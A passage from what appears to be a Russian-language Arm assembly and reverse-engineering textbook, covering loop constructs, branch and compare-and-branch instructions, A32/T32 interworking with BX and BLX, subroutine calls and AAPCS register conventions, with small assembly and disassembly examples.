    b.ne inc          // если NE, перейти к inc
    b    _exit        // иначе выйти
_exit:
    mov  x0, #0       // код ошибки
    mov  x8, #93      // системный вызов exit()
    svc  #0           // вызвать системный вызов

// Пример A32
main:
    mov  r1, #1       // a = 1
    mov  r2, #4       // b = 4
    b    while        // переход
inc:
    add  r1, r1, #1   // a++
while:
    cmp  r2, r1       // a == b?
    bne  inc          // если NE, перейти к inc
    b    _exit        // иначе выйти
_exit:
    mov  r0, #0       // код ошибки
    mov  r7, #1       // системный вызов exit()
    svc  #0           // вызвать системный вызов
```

Если удалить первый переход к метке `while`, получится цикл `do-while`, который выполняет сравнение после первого увеличения X1, как показано в таблице 8.7.

Таблица 8.7. Примеры цикла do-while на ассемблере

```
// Пример A64
main:
    mov  x1, #1
    mov  x2, #4
inc:
    add  x1, x1, #1
while:
    cmp  x2, x1
    b.ne inc
    b    _exit
_exit:
    mov  x0, #0       // код ошибки
    mov  x8, #93      // системный вызов exit()
    svc  #0           // вызвать системный вызов

// Пример A32
main:
    mov  r1, #1
    mov  r2, #4
inc:
    add  r1, r1, #1
while:
    cmp  r2, r1
    bne  inc
    b    _exit
_exit:
    mov  r0, #0       // код ошибки
    mov  r7, #1       // системный вызов exit()
    svc  #0           // вызвать системный вызов
```

Как видно из таблицы 8.8, запись циклов `for` на ассемблере похожа на уже рассмотренные примеры. Эта процедура сравнивает регистры X1 и X2 и, пока их значения не равны, записывает их сумму в регистр X3 и увеличивает X2.

Таблица 8.8. Примеры цикла for на ассемблере

```
// Пример A64
main:
    mov  x1, #4       // j = 4
    mov  x2, #0       // i = 0
    mov  x3, #2       // x = 2
    b    compare
inc:
    add  x3, x2, x1   // x = i + j
    add  x2, x2, #1   // i++
compare:
    cmp  x1, x2       // i == j?
    b.ne inc          // если NE, перейти к inc
    b    _exit        // иначе выйти
_exit:
    mov  x0, #0       // код ошибки
    mov  x8, #93      // системный вызов exit()
    svc  #0           // вызвать системный вызов

// Пример A32
main:
    mov  r1, #4       // j = 4
    mov  r2, #0       // i = 0
    mov  r3, #0       // x = 0
    b    compare
inc:
    add  r3, r3, #1   // x++
    add  r2, r2, #1   // i++
compare:
    cmp  r1, r2       // i == j?
```

```
    bne  inc          // если NE, перейти к inc
    b    _exit        // иначе выйти
_exit:
    mov  r0, #0       // код ошибки
    mov  r7, #1       // системный вызов exit()
    svc  #0           // вызвать системный вызов
```

В A64 инструкция перехода по регистру BR передаёт управление по адресу, указанному в регистре общего назначения, но не может выполняться условно. Если применить её к предыдущему примеру `if-else`, можно выполнить переход к метке `compare` посредством BR, предварительно загрузив её адрес в X2 инструкцией ADR.

```
main:
    mov  w0, #2       // a = 2
    mov  w1, #4       // b = 4
    adr  x2, compare

compare:
    cmp  w0, w1       // a == b?
    b.ne inc          // если NE, перейти к inc
    b    _exit        // иначе выйти

inc:
    add  w0, w0, #1   // a++
    br   x2           // перейти к compare
```

Обратите внимание, что инструкции B и BR не подходят для вызова подпрограмм, поскольку они не заносят неявно в регистр связи адрес возврата из вызова. Из этого общего правила есть два исключения: во-первых, если подпрограмма никогда не возвращается, и, во-вторых, если в регистр связи явно записан особый адрес, не совпадающий с адресом инструкции сразу после перехода. Однако на практике при дизассемблировании скомпилированного кода оба этих крайних случая встречаются редко, и почти все вызовы функций выполняются одной из инструкций группы перехода с сохранением адреса возврата.

Переходы с проверкой и сравнением

В процедурах, проверяющих нулевое значение, наборы инструкций T32 и A64 позволяют упростить код с помощью CBNZ и CBZ. Эти инструкции сравнивают регистр с нулём и выполняют условный переход, не изменяя флаги условий. В наборе A32 их нет. См. таблицу 8.9.

Таблица 8.9. Инструкции сравнения и перехода

Состояние	Инструкция	Синтаксис
A64	Сравнить и перейти, если ноль	`CBZ Wt|Xt, <label>`
A64	Сравнить и перейти, если не ноль	`CBNZ Wt|Xt, <label>`
T32	Сравнить и перейти, если ноль	`CBZ Rn, <label>`
T32	Сравнить и перейти, если не ноль	`CBNZ Rn, <label>`

Инструкция CBNZ сравнивает указанный регистр с нулём и переходит к метке, если это условие ложно.

```
CBNZ Rn, <label>
```

Эта инструкция эквивалентна следующим двум операциям:

```
CMP Rn, #0
BNE <label>
```

Инструкция CBZ сравнивает указанный регистр с нулём и переходит к метке, если это условие истинно.

```
CBZ Rn, <label>
```

Эта инструкция эквивалентна следующим двум операциям:

```
CMP Rn, #0
BEQ <label>
```

Инструкции A64 Test bit and Branch if Zero (TBZ, "проверить бит и перейти, если ноль") и Test bit and Branch if Nonzero (TBNZ, "проверить бит и перейти, если не ноль") проверяют значение позиции бита, заданной через `#imm`, и в зависимости от результата переходят к метке, как показано в таблице 8.10.

Таблица 8.10. Инструкции A64 проверки и перехода

Инструкция	Синтаксис
Проверить бит и перейти, если ноль	`TBZ Wt|Xt, #imm, <label>`
Проверить бит и перейти, если не ноль	`TBNZ Wt|Xt, #imm, <label>`

Табличные переходы (T32)

В наборе инструкций T32 предусмотрены инструкции табличного перехода TBB и TBH. Они выполняют относительные к PC переходы вперёд через таблицы переходов, где Rn - базовый регистр, указывающий на таблицу из одно- или двухбайтовых смещений, а Rm задаёт индекс в таблице. Обе инструкции доступны только в наборе T32. См. таблицу 8.11.

Таблица 8.11. Условные переходы, доступные только в T32

Инструкция	Синтаксис
Табличный переход (байтовое смещение)	`TBB{cond} [Rn, Rm]`
Табличный переход (полусловное смещение)	`TBH{cond} [Rn, Rm, LSL #1]`

Эта инструкция иногда встречается в дизассемблированном коде оптимизированных операторов `switch`. Рассмотрим следующую простую функцию с конструкцией `switch-case`:

```
int func(int a) {
    unsigned int score = a;
    char grade;

    switch (score) {
        case 9:
            grade = 'A';
            break;
        case 8:
            grade = 'B';
            break;
        case 7:
            grade = 'C';
            break;
        case 6:
            grade = 'D';
            break;
```

```
        default:
            grade = 'F';
            break;
    }
    return grade;
}
```

Если скомпилировать эту программу для набора инструкций A32/T32 с параметром компилятора `-O1`, в дизассемблированном выводе можно увидеть инструкцию TBB.

```
user@arm:~$ arm-linux-gnueabihf-gcc switch.c -o switch -O1 -c
user@arm:~$ objdump -d switch

switch:     file format elf32-littlearm

Disassembly of section .text:

00000000 <func>:
   0:    3806       subs    r0, #6
   2:    2803       cmp     r0, #3
   4:    d809       bhi.n   1a <func+0x1a>
   6:    e8df f000  tbb     [pc, r0]
   a:    0406       .short  0x0406
   c:    0a02       .short  0x0a02
   e:    2042       movs    r0, #66    ; 0x42
  10:    4770       bx      lr
  12:    2043       movs    r0, #67    ; 0x43
  14:    4770       bx      lr
  16:    2044       movs    r0, #68    ; 0x44
  18:    4770       bx      lr

  1a:    2046       movs    r0, #70    ; 0x46
  1c:    4770       bx      lr
  1e:    2041       movs    r0, #65    ; 0x41
  20:    4770       bx      lr
```

Переход и переключение

Инструкции перехода не только изменяют поток выполнения, но и могут менять состояние набора инструкций. Как вам уже известно, AArch32 поддерживает два набора инструкций: A32 для 32-разрядных инструкций ARM и T32 для 32- и 16-разрядных кодировок инструкций Thumb.

Jazelle - ещё одно, менее распространённое состояние, в котором байт-коды Java выполняются непосредственно; оно реализовано в более старых архитектурах Arm. Однако в архитектуре Armv8 это состояние инструкций устарело: аппаратное ускорение байт-кодов Java больше не поддерживается. Реализация AArch32 в Armv8 поддерживает только тривиальную реализацию Jazelle.

В AArch32 инструкция перехода и переключения BX и инструкция перехода с сохранением адреса возврата и переключением BLX служат межрежимными переходами между состояниями наборов инструкций A32 и T32. Межрежимный переход также можно выполнить некоторыми, но не всеми, операциями загрузки PC. Такие инструкции загрузки PC действуют как переход, сохраняя описанную выше семантику переключения. К ним относятся LDR с PC в качестве регистра передачи, инструкции POP и LDM, включающие PC в список регистров, а также многие инструкции обработки данных, использующие PC как регистр назначения. Прямая запись в PC поддерживается только в AArch32, поскольку в AArch64 PC может обновляться лишь при переходе, входе в исключение или возврате из исключения.

Примеры действующих подобно переходу инструкций, которые могут записывать значение непосредственно в PC и вести себя как межрежимный переход:

```
MOV PC, Rn
ADD PC, Rn, #0
LDR PC, [Rn]
POP {Rn, Rm, PC}
```

Прежде чем переходить к особенностям этих инструкций, рассмотрим, зачем вообще нужны особые инструкции для смены набора инструкций. Предположим, требуется написать небольшую ассемблерную программу, смешивающую инструкции Arm и Thumb. В главе 4 "Архитектура Arm" говорилось, что директивы `.ARM` и `.THUMB` предписывают ассемблеру переводить последующие инструкции соответственно в коды операций A32 или T32. Посмотрим, что произойдёт при использовании этих директив без инструкций, переключающих набор инструкций.

Интерпретация ассемблером директив .ARM и .THUMB

Исходный текст на ассемблере:

```
_start:
.ARM
    mov r0, #1
    mov r1, #2
    mov r2, #3

.THUMB
    mov  r0, #1
    movs r1, #2
    movs r2, #3
```

Результат дизассемблирования:

```
Disassembly of section .text:

00010054 <_start>:
   10054:    e3a00001     mov     r0, #1        // A32
   10058:    e3a01002     mov     r1, #2        // A32
   1005c:    e3a02003     mov     r2, #3        // A32
   10060:    f04f 0001    mov.w   r0, #1        // T32, 32-разрядная
   10064:    2102         movs    r1, #2        // T32, 16-разрядная
   10066:    2203         movs    r2, #3        // T32, 16-разрядная
```

Результат дизассемблирования выглядит так, как было задумано: первые три инструкции относятся к A32, а последние три интерпретируются как инструкции T32. Однако при выполнении этого кода процессор ожидает выравнивания каждой инструкции по границе 4 байт и выполняет коды операций T32 как инструкции A32, поскольку бит Thumb в CPSR не установлен. Иными словами, при написании ассемблерного кода в дизассемблированном выводе можно увидеть ожидаемые инструкции, но процессор выполнит не их. Поэтому важно понимать внутренний механизм. Разберём его подробнее.

Поскольку каждая инструкция A32 выровнена по границе 4 байт, а процессор всё ещё находится в состоянии A32, для каждой инструкции он выбирает 4 байта кодов операций в порядке little-endian и интерпретирует их как инструкцию A32. Рассмотрим первую инструкцию T32. Она не помещается в 16-разрядную кодировку Thumb, поэтому разбивается на два полуслова. При выборке этой инструкции в порядке little-endian процессор первым извлекает младшее полуслово следующего слова, то есть полуслова меняются местами. В результате получается совершенно иная кодировка инструкции.

```
   0:    e3a00001     mov      r0, #1
   4:    e3a01002     mov      r1, #2
   8:    e3a02003     mov      r2, #3
   c:    0001f04f     andeq    pc, r1, pc, asr #32
  10:    22032102     andcs    r2, r3, #0x80000000
```

Как наша первая инструкция T32 `mov` превратилась в `andeq`? Ответ прост: процессор интерпретирует биты каждого кода операции в соответствии с текущим состоянием набора инструкций. Сравним исходный и получившийся варианты на рисунке 8.2.




Рисунок 8.2. До и после

При изучении ассемблера полезно рассматривать внутреннюю интерпретацию инструкций и понимать их на более глубоком уровне. В справочном руководстве по архитектуре Arm приведены кодировки инструкций и определения синтаксиса, помогающие найти нужный ответ. В этом примере мы сосредоточимся на побитовой кодировке инструкций обработки данных A32, чтобы увидеть, как `0x0001F04F` превращается в инструкцию `andeq`. Таблица 8.12 представляет собой сокращённый перечень обязательных состояний битов, при которых инструкция интерпретируется как инструкция обработки данных.

Таблица 8.12. Таблица кодировок групп инструкций обработки данных

op0	op1	op2	op3	op4	Группа инструкций
00	0	!= 10xx0	-	0	Обработка данных, регистр (непосредственный сдвиг)
00	0	!= 10xx0	0	1	Обработка данных, регистр (регистровый сдвиг)
00	1	-	-	-	Обработка данных, непосредственное значение

Рассмотрев биты наших кодов операций, мы видим, что они соответствуют кодировке регистровых инструкций обработки данных с непосредственным сдвигом. См. рисунок 8.3.




Рисунок 8.3. Кодировка инструкции

Пока всё сходится. А что означают оставшиеся биты? Далее следует рассмотреть кодировки класса инструкций обработки данных с непосредственным сдвигом и определить компоненты, представленные оставшимися битовыми шаблонами. К ним относятся код условия, регистр назначения, исходные операнды и операция регистрового сдвига с величиной сдвига.

В итоге рисунок 8.4 показывает положения оставшихся компонентов этого класса инструкций и интерпретацию их битовых шаблонов, дающую ровно ту инструкцию, которую мы уже видели.




Рисунок 8.4. Компоненты кодировки инструкции

Две следующие 16-разрядные инструкции T32 из исходной ассемблерной программы интерпретируются как одна 32-разрядная инструкция A32. См. рисунок 8.5.




Рисунок 8.5. Преобразование кодировки инструкции T32 в A32

Поэтому процессор должен переключиться в состояние набора инструкций T32, чтобы эти коды операций интерпретировались и выполнялись как инструкции Thumb. Как упоминалось в главе 4 "Архитектура Arm", состояние набора инструкций определяется битами состояния набора инструкций в CPSR. Чтобы процессор выполнял инструкции T32, необходимо установить бит Thumb.

Возвращаясь к тому месту, на котором мы остановились: в таблице 8.13 показаны инструкции перехода A32, способные при необходимости переключаться между состояниями наборов инструкций A32 и T32.

Таблица 8.13. Инструкции A32 перехода и переключения

Инструкция	Синтаксис
Переход по регистру и переключение	`BX{cond} Rm`
Переход с сохранением адреса возврата и переключением (непосредственный)	`BLX{cond} <label>`
Переход с сохранением адреса возврата и переключением (регистровый)	`BLX{cond} Rm`

Различие между этими инструкциями состоит в том, что BLX дополнительно сохраняет адрес возврата в LR и поэтому используется для вызовов подпрограмм. Подробнее о подпрограммах будет рассказано далее.

Когда BLX переходит к метке, состояние набора инструкций и относительное к PC смещение целевой инструкции кодируются непосредственно в инструкции. Если адрес назначения задан в регистре, это не так. Поскольку инструкции выравниваются по границе 4 или 2 байт, младший

значащий бит адресов инструкций, записываемых в PC, всегда равен нулю. Когда инструкции BX и BLX переходят по значению регистра, целевое состояние набора инструкций определяется его младшим значащим битом. Если этот бит равен 0, последующие инструкции выполняются как A32; если он равен 1 - как T32.

• Переключиться в состояние A32 или остаться в нём, если бит [0] = 0.
• Переключиться в состояние T32 или остаться в нём, если бит [0] = 1.

Это приобретает особое значение при написании собственного ассемблерного кода, смешивающего инструкции A32 и T32. Если просто записать в регистр адрес инструкции T32, к которой требуется перейти, и выполнить переход, младший значащий бит будет равен 0, поэтому бит Thumb не установится. Решение состоит в том, чтобы перед переходом установить младший бит значения регистра в 1. В примере на рисунке 8.6 требуется выполнить инструкцию сразу после перехода как T32. Для этого достаточно прибавить 1 к значению PC, записать результат в регистр и перейти по нему. Напомним: в режиме A32 PC фактически указывает на текущую инструкцию плюс 8.




Рисунок 8.6. Переключение в Thumb

Сделать это можно несколькими способами, например инструкцией ADR загрузить в регистр адрес метки и прибавить к нему 1.

Переходы к подпрограммам

Переходы к подпрограммам подчиняются иному правилу, чем рассмотренные ранее прямые переходы. Когда программа вызывает подпрограмму и ожидает, что та вернёт управление вызывающей функции, ей нужен способ сохранить адрес возврата. В этом разделе мы рассмотрим работу подпрограмм и инструкции перехода, используемые для их вызова.

Вызовы подпрограмм выполняются специализированной группой инструкций, называемых инструкциями перехода с сохранением адреса возврата. Они не только изменяют счётчик команд, направляя его на начало вызываемой функции, но и сохраняют для этой функции адрес возврата в регистре связи. Адрес возврата - адрес инструкции, непосредственно следующей за инструкцией перехода с сохранением адреса возврата. Завершив работу, подпрограмма возвращает выполнение по этому адресу, и оно продолжается в вызывающей функции.

Функции и подпрограммы будут подробнее рассмотрены в следующем разделе, а сначала познакомимся с применяемыми в этом контексте инструкциями перехода.

Инструкции AArch32 и AArch64 из таблицы 8.14 выполняют вызовы подпрограмм.

Таблица 8.14. Инструкции вызова подпрограмм

Состояние	Инструкция	Синтаксис
AArch64	Переход с сохранением адреса возврата (непосредственный)	`BL <label>`
AArch64	Переход с сохранением адреса возврата по регистру	`BLR Xn`
AArch64	Возврат из подпрограммы	`RET {Xn}`
AArch32	Переход с сохранением адреса возврата (непосредственный)	`BL{cond} <label>`
AArch32	Переход с сохранением адреса возврата и переключением (непосредственный)	`BLX{cond} <label>`
AArch32	Переход с сохранением адреса возврата и переключением (регистровый)	`BLX{cond} Rm`

Обе инструкции AArch32, BL и BLX, записывают в регистр связи LR адрес следующей по порядку инструкции, который служит адресом возврата. В PC записывается заданный адрес назначения, и вызывается подпрограмма.

На рисунке 8.7 BL используется для вызова подпрограммы `func`, при этом адрес следующей инструкции (`0x10060`) записывается в LR. Младший бит LR устанавливается в 0, если инструкции вызывающей функции выполнялись в состоянии Arm, и в 1, если они выполнялись в состоянии Thumb. Поэтому подпрограмма `func` заканчивается инструкцией BX LR, которая записывает в PC адрес из LR и при необходимости переключает состояние набора инструкций в соответствии с младшим битом адреса назначения.




Рисунок 8.7. Вызов подпрограммы инструкцией BL (A32)

Инструкция BLX используется, чтобы при переходе дополнительно переключить состояние набора инструкций для подпрограммы. Пример вызова подпрограммы посредством BLX показан на рисунке 8.8.




Рисунок 8.8. Вызов подпрограммы инструкцией BLX (A32)

Программа начинает работу в состоянии A32, заполняет регистры R1 и R2, а затем инструкцией BLX переходит к подпрограмме `func`. Поскольку инструкции подпрограммы `func` предназначены для выполнения как T32, процессор переключает состояние набора инструкций и выполняет их как инструкции T32. Инструкция BX LR записывает в PC адрес из LR, младший бит которого равен 0, инициируя переключение из текущего состояния T32 в состояние A32 вызывающей функции.

В AArch64 для вызовов подпрограмм применяются инструкции BLR и BL, записывающие адрес возврата в регистр X30. Инструкция RET выполняет возврат из подпрограммы и используется, когда вход в неё был выполнен инструкцией BL или BLR. Внутренне RET выполняет ту же операцию, что и BR X30, но дополнительно содержит подсказку о том, что это возврат из подпрограммы. См. рисунок 8.9.

Рисунок 8.9. Переход к подпрограмме в A64

Функции и подпрограммы

Практически во всех современных программах код организован в функции, реализующие логику определённой задачи. Функции могут выполнять условную логику, циклы и обработку данных, а также вызывать другие функции или даже самих себя рекурсивно для решения подзадач. Каждая функция может принимать входные параметры и при возврате необязательно передавать результат вызывающей стороне, после чего выполнение продолжается в вызывающей функции.

Определение функции, включая её параметры и возвращаемые значения, называется сигнатурой функции. Сигнатура используется процедурой, то есть вызывающей стороной, чтобы правильно оформить и эффективно передать аргументы вызываемой функции, то есть подпрограмме, а после завершения функции вернуть её результат вызывающей стороне.

> **Примечание.** В этом разделе термины "аргумент" и "параметр" используются как взаимозаменяемые, а термин "функция" обозначает процедуры как с возвращаемым значением, так и без него. Обозначение A32 используется для обоих наборов инструкций, A32 и T32.

Стандарт вызова процедур

Двоичный интерфейс приложений (Application Binary Interface, ABI) для архитектуры Arm - совокупность стандартов, определяющих протоколы взаимодействия двоичных файлов и средств разработки в различных средах выполнения на базе Arm. Эти стандарты позволяют функциям эффективно взаимодействовать как внутри двоичного модуля, так и между модулями.[2]

В таблице 8.15 перечислены основные стандарты ABI, большая часть которых важнее для авторов компиляторов C и C++, компоновщиков и библиотек времени выполнения. Для обратной разработки двоичных файлов Arm мы сосредоточимся на основах стандарта вызова процедур для архитектуры Arm (AAPCS).

Таблица 8.15. Стандарты ABI

Сокращение	Значение
AAPCS	Стандарт вызова процедур для архитектуры Arm
CPPABI	ABI C++ для архитектуры Arm
EHABI	ABI обработки исключений для архитектуры Arm
AAELF	ELF для архитектуры Arm
AADWARF	DWARF для архитектуры Arm
RTABI	ABI времени выполнения для архитектуры Arm
CLIBABI	ABI библиотеки C для архитектуры Arm
BPABI	ABI базовой платформы для архитектуры Arm

Стандарт AAPCS задаёт основу для группы вариантов стандарта вызова процедур (PCS) и определяет обязательства вызывающих и вызываемых процедур, а также среды их выполнения, необходимые для создания, сохранения и изменения состояний программы. Он определяет, какие регистры разрешается свободно изменять, а какие должны сохраняться между вызовами, а также компоновку, выравнивание и размер типов данных C и C++.

Механизм передачи, посредством которого функция, то есть вызывающая сторона, передаёт аргументы вызываемой функции, а возвращаемые значения передаются обратно, называется соглашением о вызовах.

В таблице 8.16 сведены регистры общего назначения, видимые набору инструкций A64, и их назначение в стандарте AAPCS64. Обратите внимание, что обозначения x0...x30 в этой таблице относятся как к 64-разрядным регистрам Xn, так и к 32-разрядным регистрам Wn.

Таблица 8.16. Регистры общего назначения A64 и их использование в AAPCS64

Регистр	Особое имя	Использование в AAPCS64
x0-x7		Регистры аргументов/результата
x8		Регистр адреса косвенного результата
x9-x15		Временные регистры
x16	IP0	Временный регистр внутрипроцедурного вызова
x17	IP1	Временный регистр внутрипроцедурного вызова
x18		Регистр платформы или временный регистр
x19-x28		Регистры, сохраняемые вызываемой стороной
x29	FP	Указатель кадра
x30	LR	Регистр связи
SP		Указатель стека

В таблице 8.17 перечислены основные регистры общего назначения, то есть целочисленные регистры, видимые наборам инструкций A32, и их роль в стандарте вызова процедур.

Таблица 8.17. Регистры общего назначения A32 и их использование в AAPCS32

Регистр	Особое имя	Использование в AAPCS
R0-R1		Регистр аргумента/результата/временных данных
R2-R3		Регистр аргумента/временных данных
R4-R8		Регистр переменной
R9		Регистр платформы
R10		Регистр переменной
R11	FP	Регистр переменной или указатель кадра
R12	IP	Временный регистр внутрипроцедурного вызова
R13	SP	Указатель стека
R14	LR	Регистр связи
R15	PC	Счётчик команд

Энергозависимые и энергонезависимые регистры

Стандарт AAPCS также определяет, какие регистры требуется сохранять между вызовами функций, а какие вызываемая сторона может свободно изменять. Регистры делятся на энергозависимые, сохраняемые вызывающей стороной, и энергонезависимые, сохраняемые вызываемой стороной. Энергозависимый регистр - регистр, значение которого подпрограмма может свободно изменять во время выполнения. Напротив, значения энергонезависимых регистров должны сохраняться при вызове подпрограммы. Иными словами, если подпрограмма изменяет энергонезависимые регистры, перед возвратом к вызывающей функции она обязана сохранить и восстановить их содержимое. См. таблицу 8.18.

Таблица 8.18. Энергозависимые и энергонезависимые регистры

Описание	Регистры A32/T32	Регистры A64
Энергозависимые целочисленные регистры	r0-r3, IP	x0-x17
Энергонезависимые целочисленные регистры	r4-r8, r10, FP, SP, LR	x19-x30
Зависит от платформы	r9	x18

Предположим, например, что функция хранит важное значение в X7 и собирается вызвать подпрограмму. Поскольку регистр X7 энергозависим, функция не может гарантировать, что после возврата из подпрограммы его значение останется прежним. Поэтому перед вызовом подпрограммы вызывающая функция может сохранить значение X7 во временной области стека или скопировать его содержимое в энергонезависимый регистр, например X20. Так как X20 определён как энергонезависимый, его содержимое сохраняется между вызовами подпрограмм.

Единственным исключением среди этих регистров являются зависящие от платформы R9 и X18. Их назначение и требования к сохранению определяются платформой. Например, в Windows на базе Arm X18 - энергонезависимый регистр, указывающий в пользовательском режиме на блок окружения потока (Thread Environment Block, TEB), а в режиме ядра - на управляющую область процессора ядра (Kernel Processor Control Region, KPCR). В большинстве операционных систем на базе Linux этот регистр используется для локального хранилища потока (Thread Local Storage, TLS).

Аналогично, в A32 назначение и требования к сохранению R9 зависят от платформы. Например, U-Boot хранит в R9 указатель на глобальную область данных,[3] тогда как на многих других платформах R9 используется как энергонезависимый регистр общего назначения.

Аргументы и возвращаемые значения

AAPCS определяет несколько целочисленных регистров, которые можно использовать для передачи аргументов. Каждый аргумент передаётся непосредственно в целочисленных регистрах слева направо: в X0...X7 для A64 и в R0...R3 для A32.

